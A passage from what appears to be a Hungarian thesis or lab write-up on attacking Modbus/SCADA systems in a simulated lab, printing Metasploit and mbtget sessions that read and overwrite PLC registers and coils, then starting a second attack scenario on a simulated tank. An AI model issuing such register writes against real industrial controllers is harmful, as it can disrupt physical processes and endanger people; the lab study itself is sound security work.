msf6 auxiliary(scanner/scada/modbusclient) > run
[*] Running module against 192.168.1.76

[*] 192.168.1.76:502 - Sending READ HOLDING REGISTERS...
[*] 192.168.1.76:502 [1] register values from address 0 :
[*] 192.168.1.76:502 [1]
[*] Auxiliary module execution completed
msf6 auxiliary(scanner/scada/modbusclient) >

```

10..ábra: Metasploit register reading– saját szerkesztés

A kiolvasás sikeresnek bizonyult, ezáltal a következő lépésben egy regiszter értékének átírására tett kísérlet következik. A 9-es regiszter értékét (a paraméterezésnél a 8-as cím) megváltoztatom. A felület alapértékeinek konfigurálása közben a 9-es értékre állított regiszterbe a '8888'-as értéket fogom beírni.

```

File Edit View Bookmarks Plugins Settings Help
New Tab Split View
- : sudo su — Konsole
DATA_ADDRESS => 5
msf6 auxiliary(scanner/scada/modbusclient) > set RHOSTS 192.168.1.76
RHOSTS => 192.168.1.76
msf6 auxiliary(scanner/scada/modbusclient) > run
[*] Running module against 192.168.1.76

[*] 192.168.1.76:502 - Sending READ HOLDING REGISTERS ...
[*] 192.168.1.76:502 - 1 register values from address 5 :
[*] 192.168.1.76:502 [6]
[*] Auxiliary module execution completed
msf6 auxiliary(scanner/scada/modbusclient) > run
[*] Running module against 192.168.1.76


[*] 192.168.1.76:502 - Sending READ HOLDING REGISTERS ...
[*] 192.168.1.76:502 - 1 register values from address 0 :
[*] 192.168.1.76:502 [1]
[*] Auxiliary module execution completed
msf6 auxiliary(scanner/scada/modbusclient) > set action WRITE_REGISTER
action => WRITE_REGISTER
msf6 auxiliary(scanner/scada/modbusclient) > set DATA_ADDRESS 8
DATA_ADDRESS => 8
msf6 auxiliary(scanner/scada/modbusclient) > set DATA 8888
DATA => 8888
msf6 auxiliary(scanner/scada/modbusclient) > run
[*] Running module against 192.168.1.76

[*] 192.168.1.76:502 - Sending WRITE REGISTER ...
[*] 192.168.1.76:502 [Value 8888 successfully written at registry address 8]
[*] Auxiliary module execution completed
msf6 auxiliary(scanner/scada/modbusclient) >

```

11..ábra: Metasploit register writing– saját szerkesztés

A lefutást követően a terminálon láthatjuk a sikeres módosítást tituláló üzenetet, de mindenkiéppen érdemes ezt visszaellenőrizni a célgépen. A ModbusPal alkalmazásban is láthatjuk, hogy sikeresen módosításra került a 9-es regiszter értéke.



12..ábra: ModbusPal backcheck– saját szerkesztés

A Metasploit framework mellett szeretnék egy másik alkalmazást is bemutatni, amely a használatot tekintve gördülékenyebbnak bizonyult. A 'sourceperl' nevű github felhasználó 'mbtget' (<https://github.com/sourceperl/mbtget>) nevet viselő alkalmazása hasonlóképp alkalmasnak bizonyult az regiszterek olvasási/írási feladatainak elvégzésére.

Az első képen az alkalmazás nyújtotta opciókat szeretném bemutatni, melyet az './mbtget -h' parancccsal jeleníthetünk meg.

```

root@root:~/hack/mbtget]
# cd scripts
[root@root:/hack/mbtget/scripts]
# ls
mbtget

[root@root:/hack/mbtget/scripts]
# ./mbtget -h
usage : mbtget [-hvdsf] [-2c]
               [-u unit_id] [-a address] [-n number_value]
               [-r[12347]] [-w$ bit_value] [-w6 word_value]
               [-p port] [-t timeout] serveur


Command line :
-h : show this help message
-v : show version
-d : set dump mode (show tx/rx frame in hex)
-s : set script mode (csv on stdout)
-r1 : read bits (function 1)
-r2 : read bits) (function 2)
-r3 : read words(s) (function 3)
-r4 : read words) (function 4)
-w5 bit_value : write a bit (function 5)
-w6 word_value : write a word (function 6)
-f : set floating point value
-2c : set "two's complement" mode for register read
-hex : show value in hex (default is decimal)
-u unit_id : set the modbus "unit id"
-p port_number : set TCP port (default 502)
-a address : set address address (default 0)
-n number_number : number of values to read
-t timeout : set timeout seconds (default is 5s)

[root@root:/hack/mbtget/scripts]
# 

```

13..ábra: Mbtget options– saját szerkesztés

A regiszterek értékét visszaállítottam a sorszámozással megegyező értékre. A tároló regisztereiken túl létrehoztam a ModbusPal-ban 5 coil-t (bool típusok) is melyek értékét a következőre állítottam: 1.:1, 2.:0, 3.:1, 4.:0, 5.:1



14..ábra: ModbusPal reconfig– saját szerkesztés

Az alábbi képen az mbtget segítségével kiolvasott regiszterek és coil-ök láthatóak:

```
- : sudo su — Konsole
File Edit View Bookmarks Plugins Settings Help
New Tab Split View

[root@root -] /hack/mbtget/scripts]
# ./mbtget -r1 -a 0 -n 5 192.168.1.76
values:
1 (ad 0000): 3
2 (ad 0001): 0
3 (ad 0002): 1
4 (ad 0003): 0
5 (ad 0004): 1

[root@root -] /hack/mbtget/scripts]
# ./mbtget -r3 -a 0 -n 9 192.168.1.76
values:
1 (ad 0000): 1
2 (ad 0001): 2
3 (ad 0002): 3
4 (ad 0003): 4
5 (ad 0004): 5
6 (ad 0005): 6
7 (ad 0006): 7
8 (ad 0007): 8
9 (ad 0008): 9

[root@root -] /hack/mbtget/scripts]
#
```


15..ábra: Mbtget reading – saját szerkesztés

A kiolvasás után a 0 értékű coil-okat fogom átírni 1-es értékre, valamint a 6-os számú regiszterben tárolt 6-os értéket megváltoztatni 666-ra, majd az írást követően a módosított értékeket rögtön ki is olvastam. Mindez az alábbi képen látható:


```
- : sudo su — Konsole
File Edit View Bookmarks Plugins Settings Help
New Tab Split View
[ (root@root)-[~/hack/mbtget/scripts]
# ./mbtget -w6 666 -a 5 192.168.1.76
word write ok
[ (root@root)-[~/hack/mbtget/scripts]
# ./mbtget -w5 1 -a 1 192.168.1.76
bit write ok
[ (root@root)-[~/hack/mbtget/scripts]
# ./mbtget -w5 1 -a 3 192.168.1.76
bit write ok
[ (root@root)-[~/hack/mbtget/scripts]
# ./mbtget -r1 -a 0 -n 5 192.168.1.76
values:
1 (ad 00000): 1
2 (ad 00001): 1
3 (ad 00002): 1
4 (ad 00003): 1
5 (ad 00004): 1
[ (root@root)-[~/hack/mbtget/scripts]
# ./mbtget -r3 -a 0 -n 9 192.168.1.76
values:
1 (ad 00000): 1
2 (ad 00001): 2
3 (ad 00002): 3
4 (ad 00003): 4
5 (ad 00004): 5
6 (ad 00005): 666
7 (ad 00006): 7
8 (ad 00007): 8
9 (ad 00008): 9
[ (root@root)-[~/hack/mbtget/scripts]
#
```

16..ábra: Mbtget writing – saját szerkesztés

Ahogy azt korábban is említettem, az írás utáni visszaellenőrzés elengedhetetlen a célgépen, természetesen az ellenőrzés is alátámasztotta a folyamat sikerességét:



17.ábra: ModbusPal backcheck 2 – saját szerkesztés




17.ábra: ModbusPal backcheck 3 – saját szerkesztés

## 2. rész – SCADA vezérelt rendszer támadása

A második támadás jóval életszerűbb, mint az első, ez azonban jóval több munkát is igényelt (elsősorban a környezet megtervezése és felállítása terén, így elsőként azt az ipari rendszert, szertném bemutatni, amelyet készítettem, mint kiberbiztonsági támadási felületet. A rendszer funkcionalitása önmagában véve rendkívül primitív, azonban ez nem befolyásoló tényező a jelen esetben, mivel a támadásnak helyt adó rés kiaknázása és ezáltal az adatok kiszivárogtatásával és bevitelével szemben támasztott cél elérése az elsődleges, amely ebben az esetben különösebben nem függ az üzemen lévő rendszer komplexitásától.

A Factory I/O gyártástervező szoftverrel egy folyadék tartályt hoztam létre, amely egy feltöltő és leengedő szivattyúval rendelkezik, amelyek összeköttetésben állnak a mellette közvetlenül elhelyezett kapcsolótáblával, amelyen 2 gomb és egy digitális kijelző található. Az első gomb funkcióját tekintve elindítja a feltöltő szivattyút, amely az indítást követően 30 másodpercig üzemben van, melyet a digitális számláló vissza is jelez. A második gomb szerepe, ennek éppen az ellenkezője: a megnyomás után 30 másodpercig a leengedő szivattyút helyezi működésbe, melynek időbeli állapotát a számláló kijelzőn ugyanúgy megfigyelhetjük.




18..ábra: Factory IO config 1 – saját szerkesztés

Az alábbi képen látható az input-ok, coil-ok és tároló regiszter-ek pozíciója, valamint a Factory I/O által host-olt modbus szerver ip socket-je, továbbá a slave ID.




19..ábra: Factory IO config 2 – saját szerkesztés

A következő két képen az OpenPLC Editorban készített, FDB-nyelven megírt, a fenti berendezést irányító PLC kód ábrája látható:




20..ábra: PLC code 1 – saját szerkesztés



21..ábra: PLC code 1 – saját szerkesztés


Az elkészített kódot az OpenPLC Runtime által biztosított felületre töltöttem fel melyet a Factory I/O-val összekötöttem, ezáltal a tartály feltöltése, ürítése, valamint a digitális kijelző (számláló) visszajelző funkciója használatra kész lett. Funkciót tekintve a berendezés hibátlanul üzemelt a szimulációban.

A továbbiakban a megfigyelő és felügyelő rendszer felállítása következett a scadaBR segítségével. A következő képen csupán a háttérben futó Debian Linux-ot (ez host-olja a scadaBR-t a látható címen) és az OpenPLC Runtime felületét (mely a PLC programot biztosítja) szeretném bemutatni:

